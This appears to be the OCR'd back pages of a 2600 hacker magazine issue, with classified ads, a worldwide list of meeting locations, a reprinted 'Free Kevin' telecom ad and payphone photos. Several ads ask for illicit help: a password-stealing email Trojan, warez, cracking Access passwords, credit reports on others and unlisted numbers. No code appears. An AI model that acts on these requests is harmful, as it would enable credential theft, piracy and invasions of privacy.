NEED HELP WITH CREDIT REPORT. Please respond to B. Mandel, 433 Kingston Ave., P.O. Box 69, Brooklyn, NY 11225.

HELP TO FIND TROJAN HORSE PROGRAM. Understand there is a Trojan Horse program which may be added as an attachment to an e-mail (which appears innocuous when viewed or read) but which will execute and record any password used by the recipient and then send it by e-mail to an outside recipient. Further, that if the outside recipient doesn't receive it for any reason, the e-mail message with password(s) will not bounce back to the sender. Also, there is another Trojan Horse program which, after it installs itself in the UNIX-based ISP of the target, will mail out copies of all incoming/outgoing to an outside recipient without the target being aware of it. Can anyone help with complete information, details, and programs? bryna5@usa.net

I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? test/test@usa.net

NEED HELP FINDING AND USING WAREZ SITES. I am looking for several specific graphic, photo, and music production programs. Need help getting to them. Compensation will be given for working full versions. E-mail netvampire@iname.com for list or details.

NEW, COOL WEB AND PRINT MAGAZINE. It will be the Time/Life, People, Spin for generations X, Y, and Z. Looking for writers on all subjects or anything of interest. E-mail jobs@whynotmag.com. Benefits include publication, free stuff, concert and event tix and passes. Photographers and artists also wanted. Join NOW!

TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a testman calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net

I AM LOOKING FOR ASSISTANCE in cracking alphanumeric password protected MS Access files. Please send all info to laptop300@yahoo.com. Your help will be greatly appreciated. In return, anyone needing info on WHCA (The White House Communication Agency), I will be happy to lend assistance with copies (or fax) of all ground fiber (T1 through OC128) in DC metropolitan area or other documents.

PROFIT FROM YOUR TALENTS! Computer hacker wanted for confidential and lucrative assignment. Experienced only. No newbies please. Must leave clear message with phone number and email address plus best time to reach you. Call Steve 212-864-0548. Message for Miles: answering machine erased your number! Please call again.

WANTED

MINIATURE PEN-MICROPHONE that is very sensitive and transmits at least 300 feet to an FM radio. Need the name/address of manufacturer(s) (and prices if available). Reply to b/o/b@usa.net.

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

SERVICES

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

ANNOUNCEMENTS

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site. Your feedback is welcome at oth@2600.com.

THE FAMILY, a close-knitted anarchy social group has formed for hackers, phreakers, and computer nerds. Join with your kind in furtherance of independent ideology, financial freedom, and prosperity. Master the possibility of collective thought and association with members of your own mindset. For further enlightenment as to the lifestyle of the family, break the old mold, dare to explore, contact: Purceh Branson, Drawer K, Dallas, PA 18612.

Personal

LOOKING FOR NEW FRIENDS. Am in the Corruption Center of America (Corrections Corporation of America) prison doing a skidbid that's taking too long. Need stimulation and information. Am WM 5'10", brown hair, brown eyes (for the ladies). Used to go as Admkirk on irc. Bored out of my mind and looking to make a connection. Steven Lezak, #000091-A0250176, Diamondback Correctional Facility (CCA), P.O. Box 780, Watonga, OK 73772-0780.

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: www.brazilboycott.org

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/1/00.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea & Coffee (183 Murray Street). Meet outside. 6 pm.

Sydney: Hotel Sweeney's Internet Cafe (top floor), corner of Clarence and Druitt Streets. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) downstairs near the BT touchpoint terminal. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

UNITED STATES

Alabama

Auburn: Courtyard outside the computer lab at the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: University of Alabama, Ferguson Center by the payphones.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 6 pm.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Montana

Butte: Butte Plaza Mall on Harrison Ave. near JC Penney and GNC.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court near food court payphones, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs near the payphones.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin


Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

FREE KEVIN Sightings



Free Kevin.

And Dave, Steve, Melanie, the local tandoori, Grandma...

We'll give you 100 minutes worth of calls free – every single month.

Free whoever you want, in fact. With Cable & Wireless you'll automatically get over an hour and a half of free local evening calls (or Internet time) every single month – to call as many people as you want.* Which is an awful lot of "hello, how are you?" or "I'd like a lamb rogan josh please."

Your telephone line rental is free too.

And why pay £8.92 a month to BT for your telephone line rental, when you can get it for free? Every one of our TV packages comes with free telephone line rental – saving you over £100 a year compared to BT.

Call us now – and we'll install your digital service for free.

These aren't just short term offers. They're regular features of our TV and telephone service. And if you take our TV service now, when digital becomes available in your area we'll invite you to upgrade – and we'll install your new digital service for free.**

There's never been a better time to switch to Cable & Wireless. And it's so easy to do. You can even keep the same phone number.† So give us a call on 0800 056 8288.

What can we do for you?™
FreeCall 0800 056 8288
www.cwcom.co.uk/athome

CABLE & WIRELESS


*For full details of our telephone or internet call plans and Free Minutes, please see our price guide. **All new customers from October 5th 1998 will be invited to upgrade their first set top box to digital with a free installation. †Subject to availability in your area and a one off charge of £4.99. All information correct as at 1st July 1999 and applicable to residential customers only. Applications subject to status. Television service available at serviceable locations and subject to a £40.00 installation charge. Service, prices and savings subject to change. For quality of service purposes we may occasionally monitor or record your telephone calls to Cable & Wireless Call Centres. Cable & Wireless Communications Services Limited acts as agent for associated companies including those holding telecommunications licences. Its registered office address is Caxton Way, Watford Business Park, Watford, Hertfordshire WD1 8XH, and it is registered in England with number 3402985. Cable & Wireless pursues a policy of continuous improvement of its products and services.

FK/Q2.99(D)

Looks like our campaign has gotten successful enough for Madison Avenue to take notice. Or whatever the British equivalent of Madison Avenue is. This comes from a recent mailing blitz organized by Cable & Wireless. It's so nice to have one's ideals commercialized.


Send Your Photo Submissions to:
2600, PO Box 99, Middle Island, NY 11953 USA

Foreign Payphones




Santiago, Chile. Living proof that a bright red phone always brightens up a street.

Photo by Sol Perez




Santiago, Chile. This is what that ugly metallic shine will get you - glare and lots of it.

Photo by Sol Perez



Athens, Greece. Found at the base of the Parthanon.

Photo by Peter Photopoulos



Kyoto, Japan. An ISDN phone that looks too intelligent for its own good. We wouldn't be surprised if it speaks.

Photo by eclip5e

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com